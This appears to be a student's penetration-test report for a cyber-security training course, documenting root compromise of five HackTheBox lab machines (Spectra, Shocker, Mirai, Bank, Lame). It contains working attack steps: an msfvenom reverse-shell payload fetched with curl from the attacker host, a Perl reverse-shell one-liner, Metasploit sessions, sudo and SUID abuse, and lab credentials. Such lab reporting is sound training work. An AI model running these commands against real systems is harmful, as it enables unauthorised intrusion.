ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

itsafe.samuel@ovadya.com

Samuel Ovadya

Table of Contents

בדיקות חוסן תשתית
דוח מעבדות גמר

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.229 (Spectra) – WP plugin injection
- 10.10.10.56 (Shocker) – cgi-bin , user-agent injection , shellshock
- 10.10.10.48 (Mirai) – ssh pi-hole default cred
- 10.10.10.29 (Bank) – sensitive file enum
- 10.10.10.3 (Lame) – smb usermap script

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.229
- 10.10.10.56
- 10.10.10.48
- 10.10.10.29
- 10.10.10.3

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***X*** out of the ***X*** systems.

System IP: 10.10.10.229 (Spectra)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.


Server IP Address	Ports Open
10.10.10.229	**TCP:** 22 , 80 , 3306
	UDP:

Initial Shell Vulnerability Exploited

The initial Shell was acquire via Wordpress plugin upload (wp-admin creds: administrator:devteam01)

Lateral movement


Once we got access to nginx user , I found via /etc/passwd that there is another potential user: katie




```
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
```

Then by running a linpeas scan:

I found two interesting things:




```
╔══════════╣ Analyzing Autologin Files (limit 70)
drwxr-xr-x 2 root root 4096 Feb  3  2021 /etc/autologin

-rw-r--r-- 1 root root 978 Feb  3  2021 /etc/init/autologin.conf
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description     "Automatic login at boot"
author          "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
```




```
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/autologin/passwd
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/local/etc/passwd
passwd file: /usr/share/baselayout/passwd
```


which is for the first : and autologin script and for the second the file where the password is saved with an indication saying that we should try looking at it

when I look it up, I found: 

```
SummerHereWeCome !!
```

lets try to connect via ssh: 

```
┌──(root㉿Exegol)-[~]
└─# ssh katie@10.10.10.229
(katie@10.10.10.229) Password:
katie@spectra ~ $ 
```

We successfully moved to katie: 

```
katie@spectra ~ $ cat user.txt
e8[redacted]5130
katie@spectra ~ $ 
```

Vulnerability Fix: remove the read access to /etc/autologin/passwd

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sudo abuse on /sbin/initctl , service spoofing

Vulnerability Explanation:

The user katie can run the service manager as root (using sudo) without using its password which allowed me to run my code as service since that the group I belong to has write access on one service

Vulnerability Fix:


Remove the write access or remove katie from the group: developers , if not needed remove also the sudo right or at least remove the NOPASSWD option from : /etc/sudoers

Severity: High

Exploit Code:

Once we are connected I checked sudo rights:

- `sudo -l`



```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $ 
```

Like we see katie can run /sbin/initctl as sudo without it's password,

Gtfobin returned nothing

So I looked at initctl documentation , I rapidly figured out that it is the 'old version' for our current system which manage the jobs running .

The config files for this jobs are located in :

/etc/init/

When we look at it we have test*.conf files which are writeable by developers (our group)

So in theory we should be able to edit them and insert our payload in it ,

But nano seemed to be broken because I didn’t managed to edit the files

And if I managed to write in it whenever I tried to reactivate it, the modifications were gone …

I tried to change payload and using meterpreter to upload the file but same story the changes are not made , I tried overwrite test.conf but same .

I end up overwriting the nodetest.js script the job was running :

To do it I first had to generate the payload:

```
Msfvenom -p nodejs/shell_reverse_tcp lhost=my_ip lport=my_port cmd=/bin/bash -o nodetest.js
```

I opened a msf listener (using multi handler)

```
-Use exploit/multi/handler

-set payload nodejs/…

-Set lhost …

-Set lport …
```

I then opened a python server on my machine to upload the generated payload to the target:

```
-Python -m http.server80
```

Uploaded it :


```
-Curl http://my_ip/nodetest.js > /srv/nodetest.js
```

And started the service:

```
Sudo /sbin/initctl start test
```

And received the root shell:

Proof Screenshot Here:



File Actions Edit View Help
root@exegol-Spectra:/workspace
root@exegol-Spectra:/workspace
10.10.16.6
17:31

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $ curl http://10.10.16.6:5000/nodetest.js > /srv/nodetest.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0^C^
E^X@s0
katie@spectra ~ $
::1         localhost
katie@spectra ~ $ curl http://10.10.16.6:5000/nodetest.js > /srv/nodetest.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   797  100   797    0     0   1728      0 --:--:-- --:--:-- --:--:--  1728
katie@spectra ~ $ sudo /sbin/initctl start test
test start/running, process 39008
katie@spectra ~ $
```

```
[●][Feb 06, 2024 - 17:16:25 (IST)] exegol-Spectra /workspace # ll
total 36K
drwxrws--- 2 root root 4.0K Feb  6 17:09 logs
-rwxrwx--- 1 root root  797 Feb  6 11:51 nodetest.js
-rw-rw---- 1 root root  123 Feb  5 21:42 rev.sh
-rw-rw---- 1 root root  207 Feb  6 10:54 rev_shell.elf
-rw-rw---- 1 root root  123 Feb  6 10:50 rev_shell.sh
-rw-rw---- 1 root root  428 Feb  6 14:22 root.py
-rw-rw---- 1 root root  123 Feb  5 22:39 service
-rw-rw---- 1 root root  549 Feb  5 22:53 service.sh
-rw-r--r-- 1 root root  529 Feb  6 11:40 test.conf
[●][Feb 06, 2024 - 17:16:28 (IST)] exegol-Spectra /workspace # python -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
10.10.10.229 - - [06/Feb/2024 17:29:57] "GET /nodetest.js HTTP/1.1" 200 -
sudo /sbin/initctl start test^H^H^H^H^H^H^C
Keyboard interrupt received, exiting.
[●][Feb 06, 2024 - 17:31:31 (IST)] exegol-Spectra /workspace #
```

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload nodejs/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload nodejs/shell_reverse_tcp
payload => nodejs/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.16.6
lhost => 10.10.16.6
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (nodejs/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.6       yes       The listen address (an interface may be spe
                                     cified)
   LPORT  443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.6:443
[*] Command shell session 1 opened (10.10.16.6:443 -> 10.10.10.229:38744) at 2024-02-06 17
:30:48 +0200

whoami
root
ca ^Ht
/bin/sh: 4: ca: not found
cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc
```

Proof.txt Contents:



```
cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc
```

System IP: 10.10.10.56 (Shocker)

Service Enumeration

Server IP Address	Ports Open
10.10.10.56	**TCP:** 80/HTTP, 2222/SSH
	UDP: -----------------------

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: sudo abuse

Vulnerability Explanation:

The user shelly has the right to run the command /usr/bin/perl as root without even it's password !!

I used this program (perl) to get remote execution on the machine as root (since root is running the perl program when using sudo

Vulnerability Fix:

At least remove the NOPASSWD in /etc/sudoers or even safer remove the whole line containing the sudo right

Severity: HIGH

Exploit Code:

To check if vulnerable:

sudo-l

To exploit :


On your machine:

nc -lvp 443

on target:

perl -e 'use Socket;$i="**your_ip**";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'

Proof Screenshot Here:



```
[●][Feb 12, 2024 - 00:44:30 (IST)] exegol-shocker dirbuster # nc -lvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.56.
Ncat: Connection from 10.10.10.56:52054.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cat /root/root.txt
2333d54c284a9133ce954fefa8adaf69
# 
```

System IP: 10.10.10.48 (Mirai)

Service Enumeration

Server IP Address	Ports Open
10.10.10.48	**TCP: 22/SSH, 53/DNS, 80/HTTP, 1403/UPnP, 32469/HTTP, 32496/UPnP**
	UDP:

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Sudo abuse ,

Vulnerability Explanation: it consist in running commands as root , then to get the flag , extract the strings saved in the memory of a erased usbstick

Vulnerability Fix:

Remove these lines:

""

(ALL : ALL) ALL

(ALL) NOPASSWD: ALL

""

from /etc/sudoers

Severity: HIGH

Exploit Code:


Sudo -l   (to check)

Sudo your_command

To spawn a shell:


Sudo /bin/bash -i

Proof Screenshot Here:



```
pi@raspberrypi:~ $ sudo /bin/bash -i
root@raspberrypi:/home/pi# id$
bash: id$: command not found
root@raspberrypi:/home/pi# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:/home/pi# 
```

Proof.txt Contents:



```
bash: string: command not found
root@raspberrypi:/home/pi# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/home/pi# 
```

System IP: 10.10.10.29 (Bank)

Service Enumeration

Server IP Address	Ports Open
10.10.10.29	**TCP:** 22/SSH, 53/DNS, 80/HTTP
	UDP:

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: SUID exploit

Vulnerability Explanation: some script can be run as root (SUID) even if the user isn't root at this moment (and not using sudo) there was a script like this in /var/htb

Vulnerability Fix:


Chmod -s /var/htb/bin/emergency

Severity: High

Exploit Code:

To locate **:**


find / -perm -u=s -type f



```
find: `/var/log/apache2': Permission denied
/var/htb/bin/emergency
find: `/var/spool/cron/crontabs': Permission denied
```

When going in the /var/htb we have : emergency:

Cat emergency:




```
www-data@bank:/var/htb$ cat emergency
cat emergency
#!/usr/bin/python
import os, sys

def close():
        print "Bye"
        sys.exit()

def getroot():
        try:
                print "Popping up root shell..";
                os.system("/var/htb/bin/emergency")
                close()
        except:
                sys.exit()

q1 = raw_input("[!] Do you want to get a root shell? (THIS SCRIPT IS FOR EMERGENCY ONLY) [y/n]: ");

if q1 == "y" or q1 == "yes":
        getroot()
else:
        close()
www-data@bank:/var/htb$ 
```

It is a python script : which runs the suid


Python emergency -> y

Proof Screenshot Here:



```
www-data@bank:/var/htb$ python emergency
python emergency
[!] Do you want to get a root shell? (THIS SCRIPT IS FOR EMERGENCY ONLY) [y/n]: y
y
Popping up root shell..
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# 
```

Proof.txt Contents:



```
# cat /root/root.txt
cat /root/root.txt
2b40c649e93093a8d70278066c948880
# 
```

System IP: 10.10.10.3 (Lame)

Service Enumeration

Server IP Address	Ports Open
10.10.10.3	**TCP:** 21/FTP, 22/SSH, 139/netBios, 445/SMB
	UDP:

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: smb usermap-script

Vulnerability Explanation:

This exploit meta char in smb username which allow for RCE

Vulnerability Fix:

Update your SMB server

Severity: high

Exploit Code:

Searchsploit samba 3.0.20

Msfconsole

Search usermap-script


Use 0

Set lhost report rhost etc

Run


whoami

Proof Screenshot Here:



```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.16.6:4444
[*] Command shell session 1 opened (10.10.16.6:4444 → 10.10.10.3:55368) at 2024-02-12 16:01:05 +0200

whoami
root
cat root^H^H
cat: ro: No such file or directory
```

Proof.txt Contents:



```
cat //root/root.txt
053ad0f529aecedf50d81d4d3996909a
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)
10.10.10.229 (Spectra)
10.10.10.56 (Shocker)
10.10.10.48 (Mirai)
10.10.10.29 (Bank)
10.10.10.3 (Lame)